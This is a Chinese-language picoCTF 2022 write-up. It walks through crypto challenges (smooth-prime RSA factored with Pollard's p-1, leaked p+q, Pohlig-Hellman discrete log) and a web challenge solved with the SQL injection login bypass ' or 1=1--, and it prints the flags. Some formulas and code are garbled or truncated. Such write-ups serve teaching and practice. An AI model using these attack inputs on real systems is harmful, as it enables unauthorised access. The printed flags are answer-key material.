picoCTF 2022 wp

原创

Crypto

Very Smooth

描述

Forget safe primes… Here, we like to live life dangerously… >:)

gen.py

```
#!/usr/bin/python

from binascii import hexlify
from gmpy2 import *
import math
import os
import sys

if sys.version_info < (3, 9):
    math.gcd = gcd
    math.lcm = lcm

_DEBUG = False

FLAG  = open('flag.txt').read().strip()
FLAG  = mpz(hexlify(FLAG.encode()), 16)
SEED  = mpz(hexlify(os.urandom(32)).decode(), 16)
STATE = random_state(SEED)

def get_prime(state, bits):
    return next_prime(mpz_urandomb(state, bits) | (1 << (bits - 1)))

def get_smooth_prime(state, bits, smoothness=16):
    p = mpz(2)
    p_factors = [p]
    while p.bit_length() < bits - 2 * smoothness:
        factor = get_prime(state, smoothness)
        p_factors.append(factor)
        p *= factor

    bitcnt = (bits - p.bit_length()) // 2

    while True:
        prime1 = get_prime(state, bitcnt)
        prime2 = get_prime(state, bitcnt)
```

```python
        tmpp = p * prime1 * prime2
        if tmpp.bit_length() < bits:
            bitcnt += 1
            continue
        if tmpp.bit_length() > bits:
            bitcnt -= 1
            continue
        if is_prime(tmpp + 1):
            p_factors.append(prime1)
            p_factors.append(prime2)
            p = tmpp + 1
            break

    p_factors.sort()

    return (p, p_factors)

e = 0x10001

while True:
    p, p_factors = get_smooth_prime(STATE, 1024, 16)
    if len(p_factors) != len(set(p_factors)):
        continue
    # Smoothness should be different or some might encounter issues.
    q, q_factors = get_smooth_prime(STATE, 1024, 17)
    if len(q_factors) != len(set(q_factors)):
        continue
    factors = p_factors + q_factors
    if e not in factors:
        break

if _DEBUG:
    import sys
    sys.stderr.write(f'p = {p.digits(16)}\n\n')
    sys.stderr.write(f'p_factors = [\n')
    for factor in p_factors:
        sys.stderr.write(f'    {factor.digits(16)},\n')
    sys.stderr.write(f']\n\n')

    sys.stderr.write(f'q = {q.digits(16)}\n\n')
    sys.stderr.write(f'q_factors = [\n')
    for factor in q_factors:
        sys.stderr.write(f'    {factor.digits(16)},\n')
    sys.stderr.write(f']\n\n')

n = p * q

m = math.lcm(p - 1, q - 1)
d = pow(e, -1, m)

c = pow(FLAG, e, n)

print(f'n = {n.digits(16)}')
print(f'c = {c.digits(16)}')
```

output.txt

```
n = e77c4035292375af4c45536b3b35c201daa5db099f90af0e87fedc480450873715cffd53fc8fe5db9ac9960867bd9881e2f0931ffe0cea4399b26107cc6d8d36ab1564c8b95775487100310f11c13c85234709644a1d8616768abe46a8909c932bc548e23c70ffc0091e2ed9a120fe549583b74d7263d94629346051154dad56f2693ad6e101be0e9644a84467121dab1b204dbf21fa39c9bd8583af4e5b7ebd9e02c862c43a426e0750242c30547be70115337ce86990f891f2ad3228feea9e3dcd1266950fa8861411981ce2eebb2901e428cfe81e87e415758bf245f66002c61060b2e1860382b2e6b5d7af0b4a350f0920e6d514eb9eac7f24a933c64a89
c = 671028df2e2d255962dd8685d711e815cbea334115c30ea2005cf193a1b972e275c163de8cfb3d0145a453fec0b837802244ccde0faf832dc3422f56d6a384fbcb3bfd969188d6cd4e1ca5b8bc48beca966f309f52ff3fc3153cccaec90d8477fd24dfedc3d4ae492769a6afefbbf50108594f18963ab06ba82e955cafc54a978dd08971c6bf735b347ac92e50fe8e209c65f946f96bd0f0c909f34e90d67a4d12ebe61743b438ccdbcfdf3a566071ea495daf77e7650f73a7f4509b64b9af2dd8a9e33b6bd863b889a69f903ffef425ea52ba1a293645cbac48875c42220ec0b37051ecc91daaf492abe0aaaf561ffb0c2b093dcdabd7863b1929f0411891f5
```

分析

要点在于在rsa中使用了sooth prime（光滑数）+ 1形式的素数作为n的两个素因子。

光滑数

光滑数（Smooth Number）指可以分解为小素数乘积的正整数。
题目中的p由许多小质数乘积+1得出，故$p-1$ 则为许多小质数的乘积，即$p-1$ 是光滑数。

Pollard's p − 1 算法

$p-1$ 是光滑数，可能可以使用 Pollard's p − 1 算法来分解 N。
首先根据费马小定理：

当 p 是 N 的因数，并且 如果p 是一个质数，而整数 a 不是 p 的倍数，则有$a \equiv 1 mod p$

则

$$a \equiv \quad 1 \equiv 1 mod p$$

如果 $p-1$是一些很小质数的乘积，那么$n!$就能被$p-1$ 整除。即 $n! = t(p-1)$。

对于每一个 $n=$ … N，任意选择一个底数 … （事实上，可以简单地选择为2），并计算

但当 n较大时，直接计算 $n!$ 将会很消耗资源。在遍历n 时，可以简化运算。
因为：

$$a \quad mod N = \quad (a mod N) \quad mod N$$

```
mport gmpy2
from Crypto.Util.number import *

def Pollards_p_1(N):
    a = 2
    n = 2
    while True:
        a = pow(a, n, N)
        res = gmpy2.gcd(a-1, N)
        if res != 1 and res != N:
            print 'n =', n
            print 'p =', res
            return res
        n += 1

e = 0x10001
n = ...
c = ...
p = Pollards_p_1(n)
q = n // p
assert p*q == n
d = gmpy2.invert(e, (p-1)*(q-1))
m = pow(c, d, n)
print long_to_bytes(m)
```

Sequences

Description

I wrote this linear recurrence function, can you figure out how to make it run fast enough and get the flag?Note that even an efficient solution might take several seconds to run. If your solution is taking several minutes, then you may need to reconsider your approach.

```
import math
import hashlib
import sys
from tqdm import tqdm
import functools

ITERS = int(2e7)
VERIF_KEY = "96cc5f3b460732b442814fd33cf8537c"
ENCRYPTED_FLAG = bytes.fromhex("42cbbce1487b443de1acf4834baed794f4bbd0dfb5df5e6f2ad8a2c32b")

# This will overflow the stack, it will need to be significantly optimized in order to get the answer :)
@functools.cache
def m_func(i):
    if i == 0: return 1
    if i == 1: return 2
    if i == 2: return 3
    if i == 3: return 4

    return 55692*m_func(i-4) - 9549*m_func(i-3) + 301*m_func(i-2) + 21*m_func(i-1)


# Decrypt the flag
def decrypt_flag(sol):
    sol = sol % (10**10000)
    sol = str(sol)
    sol_md5 = hashlib.md5(sol.encode()).hexdigest()

    if sol_md5 != VERIF_KEY:
        print("Incorrect solution")
        sys.exit(1)

    key = hashlib.sha256(sol.encode()).digest()
    flag = bytearray([char ^ key[i] for i, char in enumerate(ENCRYPTED_FLAG)]).decode()

    print(flag)

if __name__ == "__main__":
    sol = m_func(ITERS)
    decrypt_flag(sol)
```

分析

提示指出m_func函数递归太深会导致栈溢出。使用矩阵快速幂算法。

令需要计算的结果为a，有：

$$\left\{ \right.$$

整理得到：

利用快速幂算法计算A ,优化后的m_func函数如下：

```
matrix = [[21,301,-9549,55692],
         [ 1, 0 ,  0  ,  0  ],
         [ 0, 1 ,  0  ,  0  ],
         [ 0, 0 ,  1  ,  0  ]]

def m_func(i):
    s = quickMatrix(matrix,i - 3)
    return 4*s[0][0] + 3*s[0][1] + 2*s[0][2] + 1*s[0][3]


def mulMatrix(x,y):     #矩阵相乘
    ans = [[0 for i in range(4)]for j in range(4)]
    for i in range(4):
        for j in range(4):
            for k in range(4):
                ans[i][j] +=  x[i][k] * y[k][j] % (10**10000)
    return ans

def quickMatrix(m,n):
    E = [[0 for i in range(4)]for j in range(4)]   #单位矩阵E
    for i in range(4):
        E[i][i] = 1
    while(n):
        print(n)
        if n % 2 != 0:
            E = mulMatrix(E,m)
        m = mulMatrix(m,m)
        n >>= 1
    return E
```

运行得到：

picoCTF{b1g_numb3rs_a1c77d6c}

Sum-O-Primes

Description

We have so much faith in RSA we give you not just the product of the primes, but their sum as well!

```python
#!/usr/bin/python

from binascii import hexlify
from gmpy2 import mpz_urandomb, next_prime, random_state
import math
import os
import sys

if sys.version_info < (3, 9):
    import gmpy2
    math.gcd = gmpy2.gcd
    math.lcm = gmpy2.lcm

FLAG  = open('flag.txt').read().strip()
FLAG  = int(hexlify(FLAG.encode()), 16)
SEED  = int(hexlify(os.urandom(32)).decode(), 16)
STATE = random_state(SEED)

def get_prime(bits):
    return next_prime(mpz_urandomb(STATE, bits) | (1 << (bits - 1)))

p = get_prime(1024)
q = get_prime(1024)

x = p + q
n = p * q

e = 65537

m = math.lcm(p - 1, q - 1)
d = pow(e, -1, m)

c = pow(FLAG, e, n)

print(f'x = {x:x}')
print(f'n = {n:x}')
print(f'c = {c:x}')
```

```
x = 1b1fb4b96231fe1b723d008d0e7776169ee5d4a8e3573c12c37721cee5de1d882f040d1e3f543d36a574984ad95c1e79e02de14fa136b4be7f4468cbd62773f6a4fd06effc2b845ca07424100466bdfeee652d78b25a4273ba4e950e1a8ebfe256a2f8541fe2207c41f39c2363e23064bc56bed5cf563b8dba873da3c1320256e
n = b6b2353316c7b0a6c0ecae3bd7d2191eee519551f4ed86054e6380663668e595f6f43f867caa8feda217905643d73453f3797f6096c989fd099852239e5d73c753f909d8efd172d211a4ed4a966dbcbf56b9cbadd416de0a3472a253571b4e4f1bab847a407a27eb37449488f63aedb9f5ec72d9e331ab6154fe45c8cb4e2005d124d1ac8ecd588cd2280e215b078d8ea9da438bbcb1b155a339b91f39e3d17bab112436cdbb6d104fdeb0dce1ac41a1fe8fda0490ef3124794e0383565c299df24ad8a915669469c0b0dc604ed359afb3636d5f633362d8ef9fce7a42f64d5f1f4e50911a15459f97c1b11ee44af4e8bb636895cf75da105a8d1564160ba091
c = 49e426aba3431d9bb73bfc5dd18115dcea3c78a9915e9cf65e060560015c951327f20fe5dd74bfecd9a00659d4f740e42f707e47d8f6b331d8ad1021de41e15f133cbe7c782f22168149df57a6c37095ba6877765a67d8478434a7a5eabb26097404ad464fa0388cacb97a26aaf3b83b6eb0fa73e16bc1de49b33ee64920118f8483feff3634541df97dadad88302392095059cbe56e7148453f16464da8be2b6ca4a6fc0052210f697975fd3c4f3f94bfa3bb2422124a6f0e9685f0440ed020294b6788d7ea3c002d86d86faced8e37b36673ea2b5c72726c66d1834d2dcafdf40220c41dfb3d1f07c5c0d236ce7af86b937476c5aabe33cae8d535713627de
```

分析

可见在通常RSA的基础上给出了

$p+q$ 的值，则有：

```
import gmpy2
from Crypto.Util.number import *
x = ...
n = ...
c = ...
e = 65537

phi = n - x + 1
d = gmpy2.invert(e, phi)

m = pow(c, d, n)
flag = long_to_bytes(m).decode()
print(flag)
```

picoCTF{126a94ab}

NSA Backdoor

Description

I heard someone has been sneakily installing backdoors in open-source implementations of Diffie-Hellman… I wonder who it could be… □

```
#!/usr/bin/python

from binascii import hexlify
from gmpy2 import *
import math
import os
import sys

if sys.version_info < (3, 9):
    math.gcd = gcd
    math.lcm = lcm

_DEBUG = False

FLAG  = open('flag.txt').read().strip()
FLAG  = mpz(hexlify(FLAG.encode()), 16)
SEED  = mpz(hexlify(os.urandom(32)).decode(), 16)
STATE = random_state(SEED)

def get_prime(state, bits):
    return next_prime(mpz_urandomb(state, bits) | (1 << (bits - 1)))

def get_smooth_prime(state, bits, smoothness=16):
    p = mpz(2)
    p_factors = [p]
    while p.bit_length() < bits - 2 * smoothness:
        factor = get_prime(state, smoothness)
        p_factors.append(factor)
        p *= factor

    bitcnt = (bits - p.bit_length()) // 2

    while True:
        prime1 = get_prime(state, bitcnt)
        prime2 = get_prime(state, bitcnt)
        tmpp = p * prime1 * prime2
        if tmpp.bit_length() < bits:
```

```python
        if tmpp.bit_length() < bits:
            bitcnt += 1
            continue
        if tmpp.bit_length() > bits:
            bitcnt -= 1
            continue
        if is_prime(tmpp + 1):
            p_factors.append(prime1)
            p_factors.append(prime2)
            p = tmpp + 1
            break

    p_factors.sort()

    return (p, p_factors)

while True:
    p, p_factors = get_smooth_prime(STATE, 1024, 16)
    if len(p_factors) != len(set(p_factors)):
        continue
    # Smoothness should be different or some might encounter issues.
    q, q_factors = get_smooth_prime(STATE, 1024, 17)
    if len(q_factors) == len(set(q_factors)):
        factors = p_factors + q_factors
        break

if _DEBUG:
    import sys
    sys.stderr.write(f'p = {p.digits(16)}\n\n')
    sys.stderr.write(f'p_factors = [\n')
    for factor in p_factors:
        sys.stderr.write(f'    {factor.digits(16)},\n')
    sys.stderr.write(f']\n\n')

    sys.stderr.write(f'q = {q.digits(16)}\n\n')
    sys.stderr.write(f'q_factors = [\n')
    for factor in q_factors:
        sys.stderr.write(f'    {factor.digits(16)},\n')
    sys.stderr.write(f']\n\n')

n = p * q
c = pow(3, FLAG, n)

print(f'n = {n.digits(16)}')
print(f'c = {c.digits(16)}')
```

```
n = 0x5bf9961e4bcfc88017e1a9a40958af5eae3b3ee3dcf25bce02e5d04858ba1754e13e86b78a098ea0025222336df6b692e14533dad7f478
005b421d3287676843f9f49ffd7ebec1e8e43b96cde7cd28bd6fdf5747a4a075b5afa7da7a4e9a2ccb26342799965f3fb6e65e0bb9557c6f3a675
68ccbfaaa7e3d6c5cb79dd2f9928111c3183bf58bd91412a0742bbfb3c5cebfb0b82825da0875c5ee3df208ce563f896d67287c8b9aad9943dd7
6e5eae1fc8abd473ec9f9e4f2b49b7897954ca77b8f00ed51949c7e4f1f09bd54b830058bd7f4da04e5228250ba062ec0e1d19fb48a05333aada
60ecdfc8c62c15773ed7e077edba71621f6a6c10302cc9ed26ec9
c = 0x2475123653f5a4b842e7ac76829e896450126f7175520929a35b6a4302788ceff1a605ed30f4d01c19226e09fc95d005c61320d3bbd55cf
ebbc775332067ac6056c1969282091856eaa44ccaf5738ac6409e865bbd1186d69f718abd2b3a1dd3dc933a07ca687f0af9385406fd9ee4fa5f7
01ad46f0852bf4370264c21f775f1e15283444b3bf45af29b84bb429ed5a17adc9af78aee8c5351434491d5daf9dd3ce3cf0cd44b307eb403f0e9f
482dd001b25ed284c4e6c1ba2864e5a2c4b1afe4161426cc67203f30553c88d7132aef1337eca00622b47cb7a28195f0e3a2ab934e6163b2941
a4631412e13b1a72fe34e6480fada9af4dae14f2608805d61ee
```

分析

离散对数问题，p和q是前面提到的光滑数，m为明文，加密方法为：

$$c= 3 \quad mod n$$

Pohlig-Hellman algorithm（没太看懂）


给定$y\equiv g \quad mod n$

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传

不妨假设上述所提到的群关于元素 g 的阶为 n， n 为一个光滑数： $n=\prod_{i=1}^{r} p_i^{e_i}$。

1. 对于每个 $i \in \{1,\ldots,r\}$:
   a. 计算 $g_i \equiv g^{n/p_i^{e_i}} \pmod{m}$。根据拉格朗日定理， g_i 在群中的阶为 $p_i^{e_i}$ 。
   b. 计算 $y_i \equiv y^{n/p_i^{e_i}} \equiv g^{xn/p_i^{e_i}} \equiv g_i^x \equiv g_i^{x \bmod p_i^{e_i}} \equiv g_i^{x_i} \pmod{m}$，这里我们知道 y_i, m, g_i，而x_i 的范围为$[0, p_i^{e_i})$，由 n 是一个光滑数，可知其范围较小，因此我们可以使用 *Pollard's kangaroo algorithm* 等方法快速求得x_i。
2. 根据上述的推导，我们可以得到对于 $i \in \{1,\ldots,r\}$ ， $x \equiv x_i \pmod{p_i^{e_i}}$ ，该式可用中国剩余定理求解。

上述过程可用下图简单描述：



其复杂度为$O\left(\sum_i e_i\left(\log n+\sqrt{p_i}\right)\right)$，可以看出复杂度还是很低的。

但当 n 为素数，$m=2n+1$，那么复杂度和 $O(\sqrt{m})$ 是几乎没有差别的。


首先分解出p、q:

```
import gmpy2
from Crypto.Util.number import *

def Pollards_p_1(N):
    a = 2
    n = 2
    while True:
        a = pow(a, n, N)
        res = gmpy2.gcd(a-1, N)
        if res != 1 and res != N:
            return res
        n += 1

n = ...
c = ...
p = Pollards_p_1(n)
q = n // p
```

```
p=1127020774913266240354374483115282444166330382671844364675399537836230225436293072919752096683489333250060753397801654630775242335112675975500067279238225543549368967932768297401939002480274879795221438067468782297723940536105558597354876381637035909859704552979985236170415302488615161107293296362528480525723 q=1030217157587847770655383934860537430541821923545484236807035198257497904560475543030920345810659841467062353720149683578703991735761060020855500482945799464755448544312268078563997575195388228071641814777306239202657276370844363855486754532950777237028706800503357297718114073466888615152545366863726339188 27
```

使用sage求解：


创建p上的群，discrete_log会自动选择最优算法，好强）




long_to_bytes一下picoCTF{cf58a7b8}

Web


SQLiLite



登录试试看



看见了SQL查询语句，用万能用户名' or 1=1#'登陆



还是不行，没有提示失败，应该是语句错误

改成以–开头的注释类型' or 1=1–'

```
username: ' or 1=1--'
password:
SQL query: SELECT * FROM users WHERE name='' or 1=1--'' AND password=''
```

Logged in! But can you see the flag, it is in plainsight.


```
<html>
 ▶ <head>…</head>
••• ▼ <body _c_t_common="1"> == $0
   ▶ <pre>…</pre>
    <h1>Logged in! But can you see the flag, it is in plainsight.</h1>
    <p hidden>Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_8dac17f1}</p>
  </body>
</html>
```


picoCTF{L00k5_l1k3_y0u_solv3d_it_8dac17f1}